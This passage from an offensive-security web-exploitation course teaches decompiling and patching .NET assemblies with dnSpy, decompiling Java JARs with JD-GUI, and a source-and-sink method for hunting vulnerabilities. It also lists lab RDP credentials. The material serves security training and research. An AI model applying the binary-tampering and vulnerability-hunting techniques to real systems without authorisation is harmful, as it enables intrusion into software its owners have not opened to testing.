To view the source code of this executable, we'll have to expand the *test* assembly navigation tree and select *test.exe*, *dotnetapp*, and then *Program*, as shown in Figure 34. According to the output, the decompilation process was successful.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 34: Navigating to the decompiled source code

Excellent! We successfully decompiled the executable.

2.3.1.2 Cross-References

When analyzing and debugging more complex applications, one of the most useful features of a decompiler is the ability to find cross-references[18] to a particular variable or function. We can use cross-references to better understand the code logic. For example, we can monitor the execution flow statically or set strategic breakpoints[19] to debug and inspect the target application. We can demonstrate the effectiveness of cross-references in this process with a simple example.

Let's suppose that while studying our DotNetNuke target application, we noticed a few Base64-encoded values in the HTTP requests captured by Burp Suite. Since we would like to better understand where these values are decoded and processed within our target application, we could make the assumption that any functions that handle Base64-encoded values contain the word "base64".

We'll follow this assumption and start searching for these functions in dnSpy. For a thorough analysis we should open all the .NET modules loaded by the web application in our decompiler. However, for the purpose of this exercise, we'll only open the main DNN module, *C:\inetpub\wwwroot\dotnetnuke\bin\DotNetNuke.dll*, and search for the term "base64" within method names as shown in Figure 35.

[18] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Cross-reference

[19] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Breakpoint

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 35: Opening DotNetNuke.dll

The search result provides us with a list of method names containing the term “base64”(shown in Figure 36).




Figure 36: Searching for a base64 string

Let’s pick one of the functions and try to find its cross-references. We’ll select the *Base64UrlDecode* function by right-clicking on it and selecting *Analyze* from the context menu.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 37: Analyzing a function

The results should appear in the *Analyzer* window. Specifically, expanding the function name reveals two options: *Used By* and *Uses* (Figure 38).

Figure 38: Finding cross-references for a given function

As the name suggests, the *Used By* node expands to reveal where our example function is called within the target DLL. This is extremely useful when analyzing source code. If we now click on the cross-reference, dnSpy reveals the location of the function call in the source code (Figure 39).

Figure 39: Showing the cross-reference in the source code

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

2.3.1.3 Modifying Assemblies

Finally, let's demonstrate how to arbitrarily modify assemblies. We can use this technique to add debugging statements to a log file or alter an assembly's attributes in order to better debug our target application.

In order to demonstrate this technique, we will briefly return to our previous custom executable file and edit it using dnSpy. Let's right-click *Program* and choose *Edit Class* (Figure 40).




Figure 40: Editing a class in dnSpy

Then we'll change "Your answer was:" to "You said:" (Figure 41).




Figure 41: Modifying code the source code with dnSpy

And finally, we'll click *Compile*, then *File* > *Save All* to overwrite the original version of the executable file (Figure 42 and Figure 43).

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 42: Saving our modified assembly




Figure 43: Replacing our original test.exe file

If we return to our command prompt and re-run *test.exe*, the second print statement is now “You said:” (Figure 44).

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 44: Running an edited executable

Using a very basic example application, we have demonstrated how to recover the source code of .NET-based applications and how to find cross-references with the help of our favorite decompiler. We also demonstrated how to modify and save a .NET assembly file. Even if this modification doesn't seem particularly useful, it will come in handy later on in the course when we will have to alter assemblies' attributes in order to better debug our target application.

2.3.2 Decompiling Java Classes

While there are many tools that we could use to decompile Java bytecode (with various degrees of success), we will use the *JD-GUI* decompiler in this course. Java-based web applications primarily consist of compiled Java class files that are compressed into a single file, a Java ARchive, or JAR, file. Using JD-GUI, we can extract the class files and subsequently decompile them back to Java source code.

Let's demonstrate decompilation in JD-GUI with a test JAR file. We'll create *JAR/test.java* on our Kali machine:

```
import java.util.*;

public class test{
    public static void main(String[] args){
        Scanner scanner = new Scanner(System.in);
        System.out.println("What is your favorite Web Application
        Language?"); String answer = scanner.nextLine();
        System.out.println("Your answer was: " + answer);
    }
}
```

Listing 9 - A simple Java application

This basic Java application prompts for the user's favorite language and prints the answer to the console. As part of the compilation process, we also set the Java source and target versions to 1.8, which is the current long-term suggested version from Oracle (Listing 10).

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

For this section, we will need a Java Development Kit (JDK) to compile the Java source. If it is not already installed, we can install it in Kali with "sudo apt install default-jdk".

```
kali@kali:~$ javac -source 1.8 -target 1.8 test.java
warning: [options] bootstrap class path not set in conjunction with -source 1.8
1 warning
```

Listing 10 - Setting the relative Java version during compilation

After compiling the source code, *test.class* is written to our *JAR* directory. In order to package our class as a JAR file, we will need to create a manifest file.[20] This is easily accomplished by creating the *JAR/META-INF* directory and adding our test class to the *MANIFEST.MF* file as shown below.

```
kali@kali:~$ mkdir META-INF

kali@kali:~$ echo "Main-Class: test" > META-INF/MANIFEST.MF
```

Listing 11 - Creating the manifest for the JAR test file

We can now create our JAR file by running the following command:

```
kali@kali:~$ jar cmvf META-INF/MANIFEST.MF test.jar test.class
added manifest
adding: test.class(in = 747) (out= 468)(deflated 37%)
```

Listing 12 - Creating the JAR test file

Let's test our example class to make sure it's working properly:

```
kali@kali:~$ java -jar test.jar
What is your favorite Web Application Language?
Java
Your answer was: Java
```

Listing 13 - Testing the JAR test file

Great! Now that we know our JAR file works, let's copy it to the machine running JD-GUI. In our lab, this is the ManageEngine virtual machine. One easy way to transfer files is via SMB with an *Impacket* script. In our *JAR* directory, we will issue the following command:

[20] (Oracle, 2020), https://docs.oracle.com/javase/tutorial/deployment/jar/manifestindex.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 45: Creating a temporary SMB Server on Kali Linux

With our Samba server running, we need to connect to the ManageEngine server with **`xfreerdp`**. Refer to the course materials for the correct RDP credentials.

```
kali@kali:~$ xfreerdp +nego +sec-rdp +sec-tls +sec-nla /d: /u: /p: /v:manageengine
/u:administrator /p:studentlab /size:1180x708
```

Listing 14 - Using xfreerdp to connect to the ManageEngine VM

Once connected to the ManageEngine server, we'll use Windows Explorer to navigate to our Kali SMB server using the *\\your-kali-machine-ip\test* path. We'll then copy *test.jar* to the desktop of the ManageEngine virtual machine. Finally, we can open JD-GUI using the taskbar shortcut and drag our JAR file on its window.




Figure 46: Opening a jar file in JD-GUI to decompile it

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

At this point, we should be able to use the left navigation pane to navigate to the decompiled code in JD-GUI, as shown in Figure 47.




Figure 47: Navigating the decompiled source code

In a manner similar to the cross-reference analysis we performed with dnSpy, we can also search the decompiled classes for arbitrary methods and variables with JD-GUI. However, the user interface is non-intuitive and may be cumbersome when used with large and complex applications.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 48: Searching for arbitrary strings in JD-GUI

We will present techniques for overcoming these limitations in a later module.

2.3.2.2 Exercise

Try to decompile and explore additional .NET and Java compiled files in order to become more familiar with the dnSpy and JD-GUI user interfaces. There are many JAR files in the *C:\Program Files (x86)\ManageEngine\AppManager12\working\classes* directory on the ManageEngine lab machine and .NET managed modules in the *C:\inetpub\wwwroot\dotnetnuke\bin* directory on the DNN machine.

2.4 Source Code Analysis Methodology

Once we have obtained the source code, we're ready to tackle source code analysis, which is arguably the hardest technique to master in our workflow. This is due to the prolific use of third-party frameworks in modern web applications, which can obscure the flow of data. Our analysis is further complicated by the variety of coding practices and styles.

Because of this, we should spend some time walking through the web application in a browser to familiarize ourselves with its functionality before we dive in to source code analysis. We should proxy our browser traffic through Burp Suite while we are doing this so that we can analyze the

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

HTTP requests and responses generated during normal use of the application. We might be able to learn which technologies are in use and how the application maps routes and passes data based on this information. The information we gather during this walkthrough can help us refine our focus during source code analysis.

An application's attack surface depends on many factors including its intended use cases and its software stack. For example, a web application that hosts user content might have more instances of cross-site scripting than an application that moves files between different servers. Similarly, programming languages and frameworks can also influence the types of vulnerabilities that might exist in the application. However, we should not automatically exclude any types of vulnerabilities from our analysis.

2.4.1 An Approach to Analysis

When we are analyzing application source code, we need to be mindful of *sources* and *sinks*. Data enters an application through a source, and is used (or operated on) in a sink.

Let's consider a typical login flow. We submit a user name and password to the application in a POST request. The code that handles this POST request is a source. The code may then run some input validation on the username and password values and then execute a database query with those values. The call to the database to run the query is the sink in this scenario.

Our approach to manual source code analysis will vary depending on whether we choose to begin with the examination of sources or sinks.

In a "top down" approach, we would identify sources first. If we do not have authenticated access to the web application, we would obviously begin searching for vulnerabilities in unauthenticated resources. Tracing the application flows to their respective sinks, we would then attempt to identify any sensitive functionality and determine what controls are in place (such as input validation).

In a "bottom up" approach, we would first identify sinks. Our goal would be to determine if any sinks contain vulnerabilities and what variables or values the vulnerable code uses. We would then need to determine how the application calls the vulnerable function and trace the application flow back to a source. As with the "top down" approach, we need to be mindful of any filters or input sanitization that might affect the payload needed to exploit the vulnerable function.

A "bottom up" approach is more likely to result in higher-severity vulnerabilities with a lower likelihood of exposure. A "top down" approach, however, is likely to uncover lower-severity vulnerabilities with a higher likelihood of exposure. For example, vulnerabilities discovered during a "bottom up" approach might allow admin users to gain remote code execution. On the other hand, vulnerabilities discovered in a "top down" approach might allow any user to exploit cross-site scripting.

